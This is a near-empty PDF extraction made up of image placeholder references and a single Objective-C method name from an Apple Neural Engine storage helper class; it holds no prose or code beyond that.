






+[\_ANEStorageHelper memoryMapModelAtPath: isPrecompiled: modelAttributes: ]


























